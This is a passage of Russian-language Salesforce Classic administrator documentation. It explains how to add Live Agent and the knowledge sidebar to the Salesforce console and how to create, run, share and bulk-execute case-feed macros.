Прим.: При выходе из системы Salesforce развернутые элементы закрываются и теряют свое местоположение на экране; щелкните ссылку **«Настройка»**, щелкните ссылку для закрытия консоли или обновите/закройте обозреватели.

Совет: Возможно, разворачивание компонентов потребует обновления следующих параметров обозревателя: (1) включить всплывающие окна; (2) открывать ссылки в новых окнах, а не в новых вкладках.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения компонентов мультимонитора:

- Настройка приложения

СМ. ТАКЖЕ:

Рекомендации по работе с компонентами мультимонитора консоли Salesforce в Salesforce Classic

Настраиваемые функции консоли в Salesforce Classic

Добавление приложения Live Agent на консоль Salesforce в Salesforce Classic

Благодаря добавлению приложения Live Agent на консоль Salesforce, агенты и администраторы могут общаться с клиентами и получать централизованный доступ к другим инструментам для обслуживания клиентов.

Прежде чем добавить Live Agent в приложение консоли Salesforce, рекомендуем сначала создать приложение консоли Salesforce.

Настройте и добавьте приложение Live Agent в приложение консоли Salesforce. Приложение Live Agent, настроенное на консоли, может использоваться агентами для взаимодействия с клиентами. Консоль Salesforce предоставляет агентам и администраторам централизованный доступ к приложению Live Agent и другим продуктам Service Cloud, предназначенным для быстрого и эффективного обслуживания клиентов.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного приложения консоли Salesforce .
3. Установите флажок «Добавить `Live Agent` в данное приложение».
4. Выберите записи или страницы, которые должны открываться в виде вложенных вкладок рабочего пространства чата.
5. Если организация Salesforce поддерживает Knowledge, установите флажок «Добавить предложенные статьи из `Knowledge` в `Live Agent`» для отображения виджета Knowledge One в рабочем пространстве чата.
6. Нажмите кнопку **«Сохранить»**.

Одновременно пользователи могут выполнять несколько приложений Salesforce. Тем не менее, если пользователь, вошедший в приложение консоли Salesforce, выполняет вход в другое приложение Salesforce, то новые запросы на чат не могут быть приняты.

СМ. ТАКЖЕ:

- Настройка приложения консоли Salesforce в Salesforce Classic
- Использование Live Agent на консоли Salesforce в Salesforce Classic
- Настраиваемые функции консоли в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления приложения Live Agent на консоль Salesforce:

- Настройка приложения

Включение базы знаний для консоли Salesforce в Salesforce Classic

При использовании базы знаний Salesforce можно включить боковую панель базы знаний, чтобы пользователи, работающие с обращениями, могли автоматически просматривать соответствующие статьи из базы знаний, которые помогут быстрее закрыть обращения.

Важное замечание: База знаний Salesforce должна быть настроена в вашей организации Salesforce, иначе не получится добавить ее к консоли. Статьи базы данных отображаются на основе любых совпадений в поле обращения «Тема».

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. Щелкните ссылку **«Правка»** напротив нужного макета страницы.
3. Щелкните **«Свойства макета»**.
4. Установите флажок «Боковая панель базы знаний» и нажмите кнопку **«OK»**.
5. Нажмите кнопку **«Сохранить»**.

Повторите указанные выше действия для каждого макета страниц обращений, назначенного пользователям консоли.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения боковой панели базы знаний:

- Настройка приложения

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Настраиваемые функции консоли в Salesforce Classic

Макросы в консоли Salesforce Classic

Агенты службы поддержки, использующие ленту обращений, могут запускать макросы для быстрого автоматического выполнения повторяющихся задач (например, выбор шаблона эл. почты, отправка сообщения эл. почты клиенту и обновление статуса обращения). Макрос — это набор заданных системе команд по выполнению задач. При запуске макроса агентом система выполняет каждую команду. Макросы позволяют экономить рабочее время и гарантировать согласованность действий, выполняемых агентами службы поддержки.

При необходимости создайте макросы для выполнения нескольких действий в ленте обращений. Например, макрос может вставлять тему сообщения эл. почты и обновлять статус обращения. Один макрос может одновременно выполнять несколько действий в разных областях ленты обращений.

Прим.: Макросы поддерживаются стандартными и настраиваемыми объектами на основе ленты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Начало работы с макросами

Перед созданием и запуском макросов убедитесь, что ваша организация выполняет предварительные действия для использования макросов и добавления виджета «Макросы» на сервисную консоль

Создание макросов

Пользователь может создать макрос путем определения инструкций для действий, выполняемых макросом. Макрос напоминает небольшую компьютерную программу. Макросу должно быть задано каждое действие, подлежащее выполнению. Данный пример определяет порядок создания простого макроса.

Выполнение макроса на консоли Salesforce for Service

Макросы позволяют автоматизировать последовательность повторяющихся нажатий клавиш, выполняемых агентами службы поддержки на консоли Salesforce for Service. Пользователи могут быстро выполнять повторяющиеся задачи (например, обновление статуса обращения) путем выполнения макроса.

Управление макросами в Salesforce Classic

Система поддерживает удобное клонирование, совместное использование и удаление макросов.

Необратимые макросы

Некоторые макросы выполняют действия, которые не могут быть отменены (например, отправка исходящих сообщений эл. почты клиентам или обновление статуса обращения). Макрос, содержащий инструкцию «Отправить: действие», является необратимым. Пользователи могут создавать, редактировать и выполнять макросы, содержащие инструкции для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями».

пакетные макросы

Пакетный макрос — это макрос, который может одновременно выполняться для нескольких записей. Пакетные макросы позволяют агентам службы поддержки быстро обрабатывать обращения клиентов, касающиеся одной проблемы. Макросы могут выполняться как пакетные только при соответствии определенным критериям.

Клавиши быстрого доступа для макросов

Система позволяет использовать клавиши быстрого доступа для повышения эффективности работы с макросами.

Примеры макросов

Данные примеры описывают порядок создания разных типов макросов на основе текущих бизнес-требований.

Публикаторы и действия, поддерживаемые в макросах

В консоли Salesforce for Service для создания макросов доступны следующие публикаторы и действия.

СМ. ТАКЖЕ:

Общие сведения о макетах на основе ленты

Начало работы с макросами

Перед созданием и запуском макросов убедитесь, что ваша организация выполняет предварительные действия для использования макросов и добавления виджета «Макросы» на сервисную консоль

Макросы поддерживаются только для организаций, обращений, контактов и интересов. Макросы доступны только на сервисной консоли.

Чтобы использовать макросы, ваша организация должна выполнить предварительные действия.

- Отслеживание ленты должно быть включено на объекте, на котором вы хотите запустить макросы.
- Используйте макет страницы на основе лент для объекта, на котором вы хотите запустить макросы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Действия публикатора, которые вы хотите использовать в макросах, должны быть доступны на макете страницы. Например, если вы желаете использовать макросы для вставки шаблонов или быстрого текста в электронные письма ленты обращений, публикатор электронных писем необходимо добавить в макет страницы обращения.
- Если вы желаете использовать быстрые действия в макросах, быстрые действия должны быть доступны на макете страницы.
- Виджет «Макросы» следует добавить на консоль.
- Пользователи должны получить соответствующие полномочия для создания макросов и запуска макросов.

1. Добавьте обозреватель макросов на консоль Salesforce for Service, назначив его компонентом консоли на странице 5604 в приложении.
   a. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
   b. Выберите приложение консоли, в которое вы желаете добавить обозреватель макросов.
   c. Нажмите кнопку **«Правка»**.
   d. В поле «Выбрать настраиваемые компоненты консоли» используйте стрелку **«Добавить»**, чтобы переместить обозреватель макросов из списка «Доступные элементы» в список «Выбранные элементы».

      Заполните поле «Выровнять компоненты консоли» нужным способом выравнивания обозревателя макросов: левый или правый край нижнего колонтитула консоли.
   e. Нажмите кнопку **«Сохранить»**.
2. Наделите своих пользователей соответствующими полномочиями для создания макросов или запуска макросов.
   a. В разделе «Настройка» введите *«Пользователи»* в поле «Быстрый поиск», затем выберите **«Профили»**.
   b. Выберите нужный профиль для работы.
   c. Нажмите кнопку **«Правка»**.
   d. В разделе «Полномочия стандартного объекта» убедитесь, что пользователи наделены надлежащими полномочиями для объекта «Макросы».
   e. Чтобы позволить пользователям запустить необратимые макросы на странице 5580, например макросы, которые отправляют электронные письма или обновляют значения полей, выберите раздел «Полномочия администратора» и нажмите «Управление макросами, которые не могут быть отменены пользователями».
   f. Нажмите кнопку **«Сохранить»**.

Поиск по всем текстовым полям макроса

Разверните объем поиска по макросу, чтобы агенты могли быстро находить нужный макрос по ключевым словам из текстовых полей макроса.

СМ. ТАКЖЕ:

Советы по созданию макросов

Создание макросов

Необратимые макросы

Поиск по всем текстовым полям макроса

Разверните объем поиска по макросу, чтобы агенты могли быстро находить нужный макрос по ключевым словам из текстовых полей макроса.

Предположим, что агент должен найти макрос с описанием «Политика возврата — 30 дней». Агент может искать по словосочетанию «политика возврата» и вывести все макросы, содержащие эту фразу.

Если этот параметр активен, агенты могут выполнять поиск макросов по всем текстовым полям в командах макроса. Если этот параметр отключен, агенты могут выполнять поиск ключевых слов только в заголовке макроса и полях описания.

Чтобы предоставить агентам возможность выполнять поиск по всем текстовым полям, выполните следующие действия.

1. Введите строку *«Макрос»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры макроса»**.
2. Нажмите кнопку **«Правка»**.
3. Выберите пункт **«Включать в поиск все текстовые поля макроса»**.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления макетов страниц:

- Настройка приложения

Создание макросов

Пользователь может создать макрос путем определения инструкций для действий, выполняемых макросом. Макрос напоминает небольшую компьютерную программу. Макросу должно быть задано каждое действие, подлежащее выполнению. Данный пример определяет порядок создания простого макроса.

Необходимые полномочия пользователя

Для просмотра макросов:	«Чтение» для макросов
Для создания и редактирования макросов:	«Создание» и «Редактирование» для макросов
Для создания и выполнения необратимых макросов:	«Управление макросами, которые не могут быть отменены пользователями»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример макроса ниже может быть создан только после включения публикатора «Эл. почта» в вашей организации Salesforce.продолжение на следующей строке

1. Создайте макрос.
   a. Щелкните виджет **«Макросы»** на консоли Salesforce for Service.
   b. Щелкните ссылку **«+ Создать макрос»**.
   c. Заполните поле «Имя макроса» описательным именем.
   Например, *«Замена темы сообщения эл. почты на "Порядок сброса пароля"»*.
   d. Заполните поле «Описание» целью данного макроса. Поле «Описание» является дополнительным, но позволяет агентам службы поддержки понимать цели макросов и различать макросы между собой.

2. Добавьте инструкции для макроса.
   a. Выберите контекст для макроса. Контекст определяет область ленты обращений, используемую макросом. Например, выберите **«Выбрать: активная вкладка»** для уведомления макроса о выполнении действия над активной вкладкой «Обращение» в ленте обращений.
   b. Нажмите кнопку **Готово**. Щелкните ссылку **«Готово»** после каждой инструкции для перехода к следующей строке.
   c. Выберите объект, используемый макросом. Например, выберите **«Выбрать: действие "Эл. почта"»** для уведомления макроса о необходимости взаимодействия с публикатором «Эл. почта» в ленте обращений.
   d. Выберите действие для выполнения макросом. Например, чтобы заменить тему сообщения эл. почты в обращении, выберите **«Заменить: тема»**. Данная инструкция уведомляет макрос о необходимости изменения поля темы в сообщении эл. почты. Кроме того, данная инструкция отображает текстовое поле, позволяющее указать тему для замены.
   e. Введите строку темы в текстовое поле. Данная инструкция удаляет исходную тему и заменяет ее значением, указанным в макросе. Например, заполните текстовое поле темой *«Порядок сброса пароля»*. Исходное сообщение эл. почты клиента могло содержать тему «Проблемы с паролем». Выполняемый агентом макрос автоматически заменяет исходную тему новой темой.
   f. Выберите **«Отправить: действие»** для уведомления макроса о необходимости выполнения данных инструкций.
3. Сохраните макрос. Созданный макрос заменяет строку исходной темы сообщения эл. почты в ленте обращений строкой новой темы.

Рекомендуем выполнить созданный макрос для проверки на пригодность. Чтобы протестировать данный макрос, откройте консоль Salesforce for Service и выберите запись обращения. Откройте виджет «Макросы». Выберите и выполните данный макрос.

Советы по созданию макросов

Порядок создания и наименования макроса может влиять на его пригодность для агентов службы поддержки. Ниже перечислены советы по созданию макросов.


Советы по созданию макросов

Порядок создания и наименования макроса может влиять на его пригодность для агентов службы поддержки. Ниже перечислены советы по созданию макросов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



1. Поле «Имя макроса» позволяет агентам службы поддержки выбирать нужный макрос для использования. Имя используется агентами для поиска макросов, поэтому рекомендуем использовать короткие имена (для отображения в списке макросов), которые точно определяют их цели.
2. Поле «Описание» является необязательным, но позволяет агентам службы поддержки определять содержимое макроса.
3. Макроинструкции напоминают небольшую компьютерную программу, поэтому макросу должно быть задано каждое действие (или инструкция), подлежащее выполнению. Каждая команда — аналог щелчка агента службы поддержки, выполняемого им при ручном выполнении задачи. Первая инструкция определяет объект, обрабатываемый макросом (например, «Активная вкладка "Обращение"»).
4. Вторая инструкция определяет рабочий контекст или рабочий компонент консоли Salesforce for Service. Например, контекст «Действие "Эл. почта"» позволяет макросу задавать поля и выполнять действия внутри публикатора «Эл. почта».

   Прим.: Макрос может быть создан только для включенного и настроенного компонента консоли Salesforce for Service.

5. Третья инструкция определяет действие, выполняемое макросом. Например, макрос из моментального снимка выше изменяет значение для поля «Адрес в поле "Копия"» в действии «Эл. почта» на активной вкладке «Обращение».
6. При необходимости добавьте дополнительный набор инструкций для выбранного или другого контекста. Простой макрос выполняет всего одну задачу. Чтобы создать дополнительные сложные макросы, добавьте инструкции.

Выполнение макроса на консоли Salesforce for Service

Макросы позволяют автоматизировать последовательность повторяющихся нажатий клавиш, выполняемых агентами службы поддержки на консоли Salesforce for Service. Пользователи могут быстро выполнять повторяющиеся задачи (например, обновление статуса обращения) путем выполнения макроса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Необходимые полномочия пользователя

Для просмотра макросов:	«Чтение» для макросов
Для создания и редактирования макросов:	«Создание» и «Редактирование» для макросов
Для создания и выполнения необратимых макросов:	«Управление макросами, которые не могут быть отменены пользователями»

Прим.: Полномочие «Управление макросами, которые не могут быть отменены пользователями» требуется только для выполнения макросов, содержащих инструкцию «Отправить: действие». Пакетный макрос содержит команду «Отправить действие». Значок молнии ( ) указывает на выполнение действия (например, отправка сообщения эл. почты), которое не может быть отменено.

1. Откройте виджет «Макросы».
2. Найдите и выберите нужный макрос в списке макросов.

   Чтобы найти нужный макрос, введите буквы его имени в поле «Поиск по макросам». Система Salesforce возвращает макросы, содержащие ключевые слова или буквы, которые использовались для поиска. При использовании пустого поля «Поиск по макросам» система возвращает 25 недавно использованных макросов. Макрос считается недавно использованным при условии его выполнения или просмотра соответствующей страницы сведений.
3. При необходимости проверьте описание и инструкции макроса.

   Инструкции отображают действия, выполняемые макросом. Рекомендуем проверять инструкции при первоначальном выполнении макроса.
4. Чтобы запустить макрос, щелкните **«Выполнить»** (▶).

   Успешность выполнения макроса подтверждается отображающимся сообщением. Напротив каждой выполненной инструкции отображается зеленая точка. Красная точка и сообщение об ошибке, отображаемые напротив каждой невыполненной инструкции, позволяют быстро решить возникшую проблему.

Управление макросами в Salesforce Classic

Система поддерживает удобное клонирование, совместное использование и удаление макросов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Клонирование макросов

Система позволяет быстро копировать макросы путем их клонирования. Клонирование макросов позволяет создавать макросы, являющиеся вариантами исходного макроса.

Предоставление общего доступа к макросам

Макросы используют модель общего доступа, применяемую другими объектами в системе Salesforce. Общий доступ к макросам может быть предоставлен общедоступным группам и другим пользователям для повышения эффективности работы других агентов службы поддержки.

Клонирование макросов

Система позволяет быстро копировать макросы путем их клонирования. Клонирование макросов позволяет создавать макросы, являющиеся вариантами исходного макроса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Необходимые полномочия пользователя	
Для просмотра макросов:	«Чтение» для макросов
Для клонирования макросов:	«Создание» и «Редактирование» для макросов

Администраторы и агенты службы поддержки могут клонировать макросы только при наличии соответствующих полномочий пользователя.

1. Откройте виджет «Макросы».
2. Щелкните нужный макрос.
3. При использовании виджета «Макросы» щелкните значок **«Просмотр сведений»** ( ).
4. Нажмите кнопку **«Клонировать»**.
5. Заполните поле «Имя макроса» уникальным именем макроса.
6. При необходимости измените инструкции для макроса. Кроме того, инструкции могут быть изменены позже.
7. Нажмите кнопку **«Сохранить»**.

Предоставление общего доступа к макросам

Макросы используют модель общего доступа, применяемую другими объектами в системе Salesforce. Общий доступ к макросам может быть предоставлен общедоступным группам и другим пользователям для повышения эффективности работы других агентов службы поддержки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Необходимые полномочия пользователя	
Для просмотра макросов:	«Чтение» для макросов
Для предоставления общего доступа к макросам:	«Создание» и «Редактирование» для макросов

1. Откройте виджет «Макросы».
2. Выберите нужный макрос.
3. Щелкните значок **«Просмотр сведений»** ( ).
4. Нажмите кнопку **«Общий доступ»**.
5. Найдите общедоступную группу или пользователя по имени на странице «Создать общий доступ».
6. Чтобы предоставить общий доступ к макросу, выберите группу или пользователя из списка **«Доступно»** и нажмите кнопку **«Добавить»**. Чтобы отменить общий доступ к макросу, выберите группу или пользователя из списка **«Общий доступ с»** и нажмите кнопку **«Удалить»**.
7. При предоставлении общего доступа к макросу задайте параметру «Уровень доступа» значение *«Только для чтения»* или *«Для чтения и записи»*.
   - Значение *«Только для чтения»* позволяет агентам службы поддержки просматривать и выполнять макрос.
   - Значение *«Для чтения и записи»* позволяет агентам службы поддержки просматривать, редактировать и выполнять макрос.
8. Нажмите кнопку **«Сохранить»**.

Необратимые макросы

Некоторые макросы выполняют действия, которые не могут быть отменены (например, отправка исходящих сообщений эл. почты клиентам или обновление статуса обращения). Макрос, содержащий инструкцию «Отправить: действие», является необратимым. Пользователи могут создавать, редактировать и выполнять макросы, содержащие инструкции для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Значок молнии ( ) указывает на необратимый макрос.

Ниже перечислены действия, доступные при отсутствии полномочия «Управление макросами, которые не могут быть отменены пользователями».

- Создание и редактирование макросов, которые не содержат инструкции для выполнения необратимых действий
- Клонирование, удаление и совместное использование макросов, содержащих инструкции для выполнения необратимых действий

Пример: Макросы, выполняющие следующие типы действий, считаются необратимыми:

- Отправка эл. почты
- Обновление статуса обращения

пакетные макросы

Пакетный макрос — это макрос, который может одновременно выполняться для нескольких записей. Пакетные макросы позволяют агентам службы поддержки быстро обрабатывать обращения клиентов, касающиеся одной проблемы. Макросы могут выполняться как пакетные только при соответствии определенным критериям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пакетные макросы поддерживаются для:

- Публикатор «Эл. почта» ленты обращений на консоли Salesforce for Service
- Все быстрые действия, кроме социальных

Пакетные макросы не поддерживаются для:

- Действия Salesforce Knowledge
- Действия сообщества
- Действия сообщения социальной сети
- Инструкции «Добавить» и «Вставить» (например, инструкция «Добавить в: тема» или «Вставить в: текст HTML» для публикатора «Эл. почта»)

При взаимодействии с публикатором «Эл. почта» пакетный макрос может содержать только одно действие публикатора «Эл. почта».

Пакетный макрос должен содержать как минимум одну инструкцию «Отправить: действие».

Пример: Например, при получении службой поддержки компании большого количества обращений в результате временного сбоя агентами службы поддержки могут отправляться сообщения эл. почты, уведомляющие обратившихся клиентов о сроках решения данной проблемы. При необходимости создайте пакетный макрос, использующий шаблон эл. почты для создания и отправки сообщения эл. почты данным клиентам.

Создание пакетного макроса

Данный пример описывает порядок создания пакетного макроса, отправляющего сообщение эл. почты контактному лицу выбранных обращений.

Советы по созданию пакетных макросов

Успешность использования пакетных макросов определяется выбором правильных записей для обработки макросом. Агенты службы поддержки могут фильтровать списковые представления для определения записей, подлежащих выбору.

Выполнение пакетного макроса для нескольких записей

Пользователи могут выполнять пакетный макрос для одной записи или одновременно для нескольких записей. Пакетные макросы можно использовать для быстрой обработки одинаковых обращений или записей клиентов.

Создание пакетного макроса

Данный пример описывает порядок создания пакетного макроса, отправляющего сообщение эл. почты контактному лицу выбранных обращений.

Необходимые полномочия пользователя

Для просмотра макросов:	«Чтение» для макросов
Для создания и редактирования макросов:	«Создание» и «Редактирование» для макросов
Для создания и выполнения необратимых макросов:	«Управление макросами, которые не могут быть отменены пользователями»
Для выполнения пакетных макросов:	«Выполнение макросов для нескольких записей»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Например, при получении службой поддержки компании большого количества обращений в результате временного сбоя агентами службы поддержки могут отправляться сообщения эл. почты, уведомляющие обратившихся клиентов о сроках решения данной проблемы. При необходимости создайте пакетный макрос, использующий шаблон эл. почты для создания и отправки сообщения эл. почты данным клиентам.

Данные действия позволяют создать пакетный макрос, отправляющий сообщение эл. почты контактному лицу выбранных обращений. Для выполнения данного примера в вашей организации Salesforce включите публикатор эл. почты.

1. Создайте макрос.
2. Добавьте инструкции для макроса.
   a. Выберите контекст для макроса. Контекст определяет объект, используемый макросом.
   Например, выберите **«Выбрать: активная вкладка»** для уведомления макроса о выполнении действия над активной вкладкой «Обращение» в ленте обращений.
   b. Нажмите кнопку **Готово**. Щелкните ссылку **«Готово»** после каждой инструкции для перехода к следующей строке.
   c. Выберите публикатор, используемый макросом.
   Например, выберите **«Выбрать: действие "Эл. почта"»** для уведомления макроса о необходимости взаимодействия с публикатором «Эл. почта» в ленте обращений.
   d. Выберите действие для выполнения макросом.
   Например, выберите **«Применить: шаблон эл. почты»** и укажите шаблон эл. почты для использования.
   e. Затем выберите **«Отправить: действие»** для уведомления макроса о необходимости выполнения данных инструкций.
3. Сохраните макрос.
   Созданный макрос выполняет создание и отправку сообщения эл. почты контактному лицу выбранных обращений. Данный макрос может выполняться как пакетный ввиду его соответствия всем критериям пакетного макроса. Он взаимодействует с публикатором «Эл. почта», использует поддерживаемую инструкцию и содержит инструкцию «Отправить: действие». Данный макрос может одновременно выполняться как пакетный для нескольких записей. Кроме того, данный макрос может выполняться для отдельной записи.

При просмотре списка макросов значок зеленой молнии с двойным подчеркиванием ( ) отображается напротив пакетных макросов. Убедитесь, что данный значок отображается напротив нужного макроса.

Советы по созданию пакетных макросов

Успешность использования пакетных макросов определяется выбором правильных записей для обработки макросом. Агенты службы поддержки могут фильтровать списковые представления для определения записей, подлежащих выбору.

При создании пакетного макроса рекомендуем добавить инструкцию, изменяющую значение поля для записи. Агенты могут фильтровать записи в списковом представлении на основе значения поля. Обновление значения поля позволяет агентам отличать записи, обработанные макросом, от обращений, которые не обрабатывались макросом.

Пример: Допустим, за короткое время клиентами открывается большое количество обращений, касающихся одной проблемы. Агент службы поддержки может выполнить пакетный макрос, отправляющий данным клиентам электронное уведомление о том, что компания уже работает над решением данной проблемы. Предположим, что двумя днями позже агенту требуется выполнить пакетный макрос во второй раз для обработки новых обращений, касающихся той же проблемы.

Ввиду использования фильтрации для определения обращений, которые должны обрабатываться макросом, рекомендуем дополнить пакетный макрос инструкциями, изменяющими значение поля. Данный алгоритм позволяет автоматически обновлять значение поля при выполнении макроса. Данное поле сможет использоваться агентом для последующей фильтрации новых обращений, подлежащих обработке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Выполнение пакетного макроса для нескольких записей

Пользователи могут выполнять пакетный макрос для одной записи или одновременно для нескольких записей. Пакетные макросы можно использовать для быстрой обработки одинаковых обращений или записей клиентов.

Необходимые полномочия пользователя

Для просмотра макросов:	«Чтение» для макросов
Для создания и редактирования макросов:	«Создание» и «Редактирование» для макросов
Для создания и выполнения необратимых макросов:	«Управление макросами, которые не могут быть отменены пользователями»
Для выполнения пакетных макросов:	«Выполнение макросов для нескольких записей»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Полномочие «Управление макросами, которые не могут быть отменены пользователями» требуется только для выполнения макросов, содержащих инструкцию «Отправить: действие». Пакетный макрос содержит команду «Отправить действие». Значок молнии ( ) указывает на выполнение действия (например, отправка сообщения эл. почты), которое не может быть отменено.

Чтобы запустить пакетные макросы, необходимо активировать параметр «Включить расширенные списки» на странице 309 в вашей организации.

Пакетные макросы могут выполняться для записей объектов «Организации», «Обращения», «Контакты» и «Интересы». Однако одновременно пакетный макрос может выполняться только для записей из спискового представления одного объекта. Например, пользователи не могут одновременно выполнять пакетный макрос для нескольких обращений из спискового представления обращений и организаций (но могут из спискового представления обращений).

Значок зеленой молнии с двойным подчеркиванием ( ) указывает на пакетный макрос.

Пакетные макросы обрабатываются пакетами по 10 макросов за раз. Несмотря на возможность выполнения пакетного макроса для более чем 10 обращений, система обрабатывает макрос группами по 10 обращений за раз.

1. Выберите нужные обращения в списковом представлении обращений.

   Чтобы определить обращения, которые должны обрабатываться макросом, воспользуйтесь фильтрацией.

2. Откройте виджет «Макросы».
3. Выберите нужный макрос, затем щелкните значок зеленой молнии ( ) и нажмите **«Выполнить»**.
4. Чтобы продолжить работу, нажмите кнопку **«ОК»** в окне подтверждения.
   Данное действие инициирует выполнение макроса для выбранных обращений. Обращения, обработанные макросом успешно, выделяются в списковом представлении зеленым цветом и помечаются зеленой галочкой. Обращения, обработанные макросом неправильно, выделяются красным цветом и помечаются красным значком «X». Чтобы просмотреть причину неудачной обработки обращения, наведите указатель мыши на красный значок «X».

СМ. ТАКЖЕ:

Параметры пользовательского интерфейса

Клавиши быстрого доступа для макросов

Система позволяет использовать клавиши быстрого доступа для повышения эффективности работы с макросами.

Табл. 74: Клавиши быстрого доступа для макросов

Клавиша:	Значение:
M	Откройте виджет «Макросы».
S	Установка курсора в поле поиска.
E	Редактирование выбранного макроса.
V	Просмотр страницы сведений о макросе.
Ввод	Выполнение выбранного макроса.
Пробел	Разворачивание или сворачивание инструкций выбранного макроса.
Стрелка вверх	Прокручивание списка макросов вверх.
Стрелка вниз	Прокручивание списка макросов вниз.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Примеры макросов

Данные примеры описывают порядок создания разных типов макросов на основе текущих бизнес-требований.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Добавление и замена значений полей обращения посредством макросов

Допустим, агенты службы поддержки часто добавляют одинаковые значения полей в запись или часто заменяют значение поля. Система позволяет создать макрос, который автоматически заполняет поле или заменяет значение поля. Использование макроса экономит рабочее время агентов путем автоматизации повторяющихся и рутинных действий, позволяющей агентам концентрировать свое внимание на проблемах клиентов.

Вставка быстрого текста в сообщение социальной сети

